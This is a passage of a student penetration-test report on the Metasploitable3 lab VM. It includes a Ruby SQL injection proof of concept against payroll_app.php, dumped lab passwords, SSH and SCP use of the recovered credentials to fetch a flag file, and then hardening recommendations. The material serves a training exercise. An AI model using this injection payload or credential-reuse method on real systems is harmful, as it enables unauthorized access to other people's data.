


```
anakin_skywalker  c_three_pio  han_solo      lando_calrissian
artoo_detoo       chewbacca    jabba_hutt    leia_organa
ben_kenobi        darth_vader  jarjar_binks  luke_skywalker
boba_fett         greedo       kylo_ren      vagrant
www-data@metasploitable3-ub1404:/home$
```



```
www-data@metasploitable3-ub1404:/home/kylo_ren/poc/payroll_app$ cat poc.rb
cat poc.rb
require 'net/http'

url  = "http://127.0.0.1/payroll_app.php"
uri  = URI(url)
user = 'luke_skywalker'
injection = "password'; select password from users where username='' OR ''='"

puts "Making POST request to #{uri} with the following parameters:"
puts "'user' = #{user}"
puts "'password' = #{injection}"
res = Net::HTTP.post_form(uri, 'user' => user, 'password' => injection, 's' => 'OK')

puts "Response body is #{res.body}"
puts "Done"
www-data@metasploitable3-ub1404:/home/kylo_ren/poc/payroll_app$
```

Using the logic indicated in the first paragraph, I used the credentials “luke_skywalker” and then the injection code “password…OR ‘ ‘=’ “‘ – to log into the payroll_app.php and that injection yielded the below web results:



[redacted]

Welcome, luke_skywalker

Welcome, luke_skywalker

Username	First Name	Last Name	Salary

Username	First Name	Last Name	Salary
help_me_obiwan			
like_my_father_beforeme			
nerf_herder			
b00p_b33p			
Pr0t0c07			
thats_no_m00n			
Dark_syD3			
but_master:(			
mesah_p@ssw0rd			
@dm1n1strfr			

Payroll Login

User luke_skywalker
Password ••••••••••••••••••••••
OK

[redacted]

mandalorian1

my_kinda_skum


hanSh0tF1rst

rwaaaaawr8

Daddy_Issues2

```
anakin_skywalker  c_three_pio  han_solo     lando_calrissian
artoo_detoo       chewbacca    jabba_hutt   leia_organa
ben_kenobi        darth_vader  jarjar_binks luke_skywalker
boba_fett         greedo       kylo_ren     ~~vagrant~~
www-data@metasploitable3-ub1404:/home$
```


Viewable above in addition to the results are a color coordinated logic link. The contents of the luke_skywalker page yielded a list of what appears to be passwords. They all reference *Star Wars* references, which are individually linked to the Star Wars user characters viewable in the /home/ folder of the target machine. The colors next to the passwords correspond to the user that has a line next to it of the same color. Based on logic deduction – we could discern which users correspond to which passwords. This can be confirmed for individual users by trying their log in on the payroll login screen.
A successful login looks like this:



Welcome, lando_calrissian


Username	First Name	Last Name	Salary
lando_calrissian	Lando	Calrissian	40000

Step 8: SSH / Exiftool
— With credentials for most users SSH becomes the clearest method to penetrate. Since it is known that artoo_detoo contains a locked folder in it's home directory, artoo_detoos credentials were successfully used to SSH into the target. Within the music folder was a file called 10_of_clubs.wav. The title of this file indicates one of the target files specified in scope. This file was transferred to the host computer using SCP. Syntax will follow in the screenshot.




```
┌malachitelucas at kalimalachite in ~/Flatiron/meta3
└─o ssh lando_calrissian@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:Rpy8shmBT8uIqZeMsZCG6N5gHXDNSWQ0tEgSgF7t/SM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
lando_calrissian@10.0.2.15's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

lando_calrissian@metasploitable3-ub1404:~$ █
```

```
└─o scp artoo_detoo@10.0.2.15:/home/artoo_detoo/music/10_of_clubs.wav ~/Flat
/meta3
artoo_detoo@10.0.2.15's password:
10_of_clubs.wav                                100%  381KB  62.0MB/s   00:00
┌malachitelucas at kalimalachite in ~/Flatiron/meta3
```



```
Sorry, user lando_calrissian may not run sudo on metasploitable3-ub1404.
lando_calrissian@metasploitable3-ub1404:~$ █
```

After the file was transferred to the host computer, Exiftool was used to parse through the data in the .wav file to see if any image was hidden in the file. Exiftool was not successful at finding an image, but it is likely that there is an image hidden in the file that programs could decipher.



```
detoo@metasploitable3-ub1404: ~/music
elucas@10.0.2.11/home/malachitelucas': Not a di
1404:~/music$ scp 10_of_clubs.wav malachiteluca
```

```
EPRT command successful
10_of_clubs.wav: No such
```


malachitelucas@kalimalachite:~/Flatiron/meta3

```
Directory                       : .
File Size                       : 390 kB
File Modification Date/Time     : 2023:02:10 14:53:08-05:00
File Access Date/Time           : 2023:02:10 14:53:08-05:00
File Inode Change Date/Time     : 2023:02:10 14:53:08-05:00
File Permissions                : -rwxr-xr-x
File Type                       : WAV
File Type Extension             : wav
MIME Type                       : audio/x-wav
Encoding                        : Microsoft a-Law
Num Channels                    : 2
Sample Rate                     : 8000
Avg Bytes Per Sec               : 16000
Bits Per Sample                 : 8
Number Of Samples               : 23493
Afsp                            : AFspdate: 2003-01-30 03:28:44 UTCuser: kabal@CAPELLAprogram:
 CopyAudio
Date Created                    : 2003:01:30 03:28:44 UTC
Software                        : CopyAudio
Comment                         : kabal@CAPELLA
Duration                        : 24.39 s
┌malachitelucas at kalimalachite in ~/Flatiron/meta3
└─o exiftool -b -Picture 10_of_clubs.wav > 10ofClubs.jpg
┌malachitelucas at kalimalachite in ~/Flatiron/meta3
└─o ls
♬ 10_of_clubs.wav   10ofClubs.jpg   nmap1   poc.rb
┌malachitelucas at kalimalachite in ~/Flatiron/meta3
└─o █
```

---END OF FORMAL TEST--


Severity Ratings

Range of Scores:



Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Your Score:



Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.

10.0

The PenTest performed highlights that there are many many vulnerabilities in the target machine that are ripe for exploitation. The Nessus scan alone shows in detail how many different attack vectors there are given the server stack and software versions being utilized. While this test focused on FTP as the attack vector, there are many others that are relatively easy to exploit even for a beginner hacker or "script-kiddie." An experienced hacker could completely compromise the system in minutes. With that as the given, there is a lot of system hardening that could and should be done. Hardening suggestions are high priority and should be done as soon as possible. The longer that goes without system hardening, the higher the likelihood that a seriously compromising hack will occur. A rating of 10.0 has been given — the highest severity rating possible to indicate that the target machine is significantly vulnerable.

Vulnerability Mitigation & Conclusion

As stated previously, Meta3 – the target machine is significantly vulnerable to attacks, both by inexperienced and well-seasoned hackers. Within the allotted time, there was only time to obtain 1 of 13 playing card easter eggs. However most of the heavy lifting has been done. The primary task that was left undone is privilege escalation. It was noted that users did not have "sudo" privileges which is a good security measure. Still, there are other vulnerabilities that would have enabled privilege escalation without too much more work. Once a hacker has top-level privileges all remaining hacking objectives would be relatively easy to accomplish. So – steps are necessary to harden the machine. A list of suggestions will follow to indicate the suggested course of action, given the results of this penetration test.

Recommendations as to how to mitigate these weaknesses are as follows:

1. Update Software: Start by updating the outdated Apache, MySQL, SSH, and FTP software to the latest stable versions. This will address several known security vulnerabilities.

2. OS Patches: Make sure to apply all security patches to the operating system.

3. Disable Unused Services: Disable any services that are not needed, including any network-facing services.

4. Change Default Ports: Change the default ports for services such as SSH and FTP to reduce the attack surface.

5. Configure Firewall: Configure a firewall to only allow traffic to the necessary services.

6. Implement Input Validation: Add input validation to all forms, scripts, and API endpoints to prevent attacks such as SQL injection.

7. Disable Remote Root Login: Disable remote root login for SSH and configure it to only allow secure authentication methods.

8. Use Strong Passwords: Ensure that all user accounts have strong passwords and are regularly changed.

9. Limit Login Attempts: Limit the number of login attempts to prevent brute force attacks.

10. Enable SSL/TLS: Enable SSL/TLS encryption for all network services to prevent eavesdropping and tampering.

11. Regular Backups: Regularly backup all important data and store it in a secure location.

12. Monitor Log Files: Regularly monitor log files for unusual activity and signs of intrusion.

13. Anti-DDOS Measures: Implement anti-DDOS measures such as rate limiting and traffic filtering to prevent Denial of Service attacks.

14. Consider Virtualization: Consider virtualizing the server to isolate it from the host and provide an added layer of security.